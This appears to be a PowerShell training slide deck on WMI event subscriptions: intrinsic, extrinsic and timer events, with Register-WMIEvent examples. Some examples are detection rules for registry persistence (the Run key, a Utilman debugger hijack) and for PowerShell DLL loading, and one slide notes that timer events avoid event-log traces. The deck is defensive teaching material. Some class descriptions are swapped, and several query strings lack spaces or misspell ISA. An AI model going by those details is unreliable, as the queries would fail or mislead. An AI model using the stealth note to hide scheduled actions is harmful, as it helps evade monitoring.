
- To remove subscribed events we use **Unregister-Event**
- It does not return any object.

```
PS C:\> Unregister-Event -SourceIdentifier ProcMon
PS C:\>
```





# WMI Events



# WMI Event Types




# WMI Events

- There are 3 types of WMI event filters:
  - **Intrinsic Events** - are used to monitor a resource represented by a class in the CIM repository.
  - **Extrinsic Events** - represent events that do not directly link to standard WMI model. Example, Windows registry defines extrinsic events for all registry change events. WMI provider isn't mandatory.
  - **Timer Events** - events are a specialized kind of intrinsic event. WMI uses preconfigured event timers within the repository to generate timer events.

# Intrinsic Events

# WMI Intrinsic Events Types

- A intrinsic event checks the CIM database in a interval for specific instances of a class and take a action when found.





# WMI Intrinsic Events

- Intrinsic events are used to monitor a resource represented by a class in the CIM repository.
- When working with Intrinsic Events the 3 most common event classes are:
  - **\_\_InstanceCreationEvent** - This class is used when we want to receive a notification upon creation of an instance.
  - **\_\_InstanceModificationEvent** - This class is used when we want to receive a notification upon deletion of an instance.
  - **\_\_InstanceOperationEvent** - This class is used when we want to monitor changes to an existing instance or a resource.
  - These classes are derived from **\_\_InstanceOperationEvent**



# WMI Intrinsic Events

- The 3 key operators when working with event filters are:
  - **WITHIN** - Used to specify a polling interval or grouping interval. The interval is the time to wait for a event to be delivered.
  - **GROUP** - Used to generate a single notification to represent a group of events. It returns a '**Representative**' that contains one object of the type of instances received and '**NumberOfEvents**' that is the number of events received during that interval.
  - **HAVING** - Used in conjunction with GROUP when we only want to receive an event notification when a certain amount of events are received in that interval.



# WMI Intrinsic Events

- One caveat to keep in mind is that this type of event is queried in a interval, if the event is created and destroyed inside this interval it will be missed.





# \_\_InstanceCreationEvent

# Query for new process events

```
$queryCreate = "SELECT * FROM __InstanceCreationEvent WITHIN 5" +
 "WHERE TargetInstance IS A 'Win32_Process'"
```

# Create an Action

```
$CreateAction = {
 $name = $event.SourceEventArgs.NewEvent.TargetInstance.name
 write-host "Process $($name) was created."
}
```

# Register WMI event

```
Register-WMIEvent -Query $queryCreate -Action $CreateAction
```



# \_\_InstanceDeletionEvent

# Query for process termination

```
$queryDelete = "SELECT * FROM __InstanceDeletionEvent WITHIN 5"+
"WHERE TargetInstance IS A 'Win32_Process'"
```

# Create Action

```
$DeleteAction = {
 $name = $event.SourceEventArgs.NewEvent.TargetInstance.name
 write-host "Process $($name) has closed."
}
```

# Register WMI Event

```
Register-WMIEvent -Query $queryDelete -Action $DeleteAction
```



# \_\_InstanceModificationEvent

# Query for service modification

```
$queryModify = "SELECT * FROM __InstanceModificationEvent WITHIN 5"+
 "WHERE TargetInstance IS A 'win32_service' AND TargetInstance.Name='BITS'"
```

# Create Action

```
$ModifyAction = {
 $name = $event.SourceEventArgs.NewEvent.TargetInstance.name
 write-host "Service $($name) was modified."
}
```

# Register WMI Event

```
Register-WMIEvent -Query $queryModify -Action $ModifyAction
```



# WMI Eventing

- **WITHING:**

`SELECT * FROM EventClass WITHIN interval WHERE property = value`

`"SELECT * FROM __instanceCreationEvent  
WITHIN 10 WHERE TargetInstance ISA 'Win32_Process'"`

- **GROUP:**

`SELECT * FROM EventClass [WHERE property = value] GROUP WITHIN interval`

`"SELECT * FROM __instanceCreationEvent WHERE TargetInstance ISA 'Win32_NTLogEvent'  
AND TargetInstance.EventCode = 4625  
GROUP WITHIN 300"`



# WMI Eventing

- **HAVING:**

```
SELECT * FROM EventClass [WHERE property = value] GROUP WITHIN interval
HAVING NumberOfEvents operator constant
```

```
"SELECT * FROM __instanceCreationEvent WHERE TargetInstance IS A 'Win32_NTLogEvent'
AND TargetInstance.EventCode = 4625
GROUP WITHIN 300
HAVING NumberOfEvents > 10"
```




# Recommendation

- Avoid using very small **WITHIN** intervals since it will add load to a server.
- Test your queries and the CPU impact they may have.
- Test all queries in conjunction and not individually since they add up.

# Extrinsic Events

# WMI Extrinsic Events Types

- Extrinsic events represent events that do not directly link to a standard WMI model. Examples are Registry, Routing Table and other







# WMI Extrinsic Events

- The most common use of this event is for registry monitoring:
  - **RegistryKeyChangeEvent** - It triggers on a specific registry key change.
  - **RegistryTreeChangeEvent** - It triggers on a change on the current key or any key under the root of it.
  - **RegistryValueChangeEvent** - It triggers on a change on a specific value.
- None of the registry events provide information on specifically what changed.



# RegistryKeyChangeEvent

```
$query = "SELECT * FROM RegistryKeyChangeEvent " +
 "WHERE Hive = 'HKEY_LOCAL_MACHINE' " +
 "AND KeyPath = 'Software\Microsoft\Windows\CurrentVersion\Run'"
```

```
Register-WMIEvent -Query $query -Action {
 Write-host "Possible persistence in RunOnce"}
```



# RegistryValueChangeEvent

```
$query = "SELECT * FROM RegistryValueChangeEvent " +
 "WHERE Hive =' HKEY_LOCAL_MACHINE ' " +
 "AND KeyPath ='SOFTWARE\Microsoft\" +
 "Windows NT\CurrentVersion\Image File Execution Options\Utilman.exe' " +
 "AND ValueName =' Debugger'"
```

```
Register-WMIEvent -Query $query -Action {
 Write-Host "UtilMan persistence detected" }
```



# RegistryTreeChangeEvent

```
$query = "SELECT * FROM RegistryTreeChangeEvent "+
 "WHERE Hive =' HKEY_LOCAL_MACHINE ' "+
 "AND RootPath ='Software\Microsoft\Windows\CurrentVersion\Uninstall'"
```

```
Register-WMIEvent -Query $query -Action {
 Write-host "A Installed package was uninstalled or modified." }
```



# WMI Extrinsic Events

- The Kernel Trace Provider provides some useful extrinsic event classes:
  - **Win32\_ProcessStartTrace** - indicates that a new process has started.
  - **Win32\_ProcessStopTrace** - indicates that a process is terminated.
  - **Win32\_ModuleLoadTrace** - indicates that a process has loaded a new module.
- No need to put a interval for the query with Extrinsic Events since they will trigger immediately.



# WMI Extrinsic Events


```
$query = 'SELECT * FROM Win32_ModuleLoadTrace' +
' WHERE FileName LIKE "%System.Management.Automation%.dll%"'
```

```
Register-WMIEvent -Query $query -Action {
 Write-host "Management Automation assembly has been loaded." }
```

# Timer Event

# WMI Timer Events Types

- A timer event uses the **\_\_InstanceModificationEvent** to monitor the **Win32\_LocalTime** class properties.







# WMI Timer Events

- Timer events is a great way to schedule an action to happen at a specific interval or moment in time.
- Does not leave a footprint on the event log like Schedules Tasks on most versions of Windows with the exception of Windows 2012 R2 and Windows 10 Pro/Ent.
- There is a bug with **DayOfWeek** that if specified once it will not trigger.



# WMI/CIM Timer Events

- Time properties are for the UTC TimeZone

```
PS C:\Windows\system32> Get-CimInstance Win32_LocalTime

Day : 8
DayOfWeek : 6
Hour : 14
Milliseconds :
Minute : 44
Month : 8
Quarter : 3
Second : 16
WeekInMonth : 2
Year : 2015
PSComputerName :
```



# WMI/CIM Timer Events

#Setup WQL query

```
$TimerQuery = "SELECT * FROM __InstanceModificationEvent WHERE
 TargetInstance ISA
 'Win32_LocalTime'
 AND (TargetInstance.Second=30
 OR TargetInstance.Second=1)"
```

#Register WMI Event

```
Register-WmiEvent -Query $TimerQuery -Action {
 Write-Host "Event every 30 seconds triggered" }
```



# Permanent Events

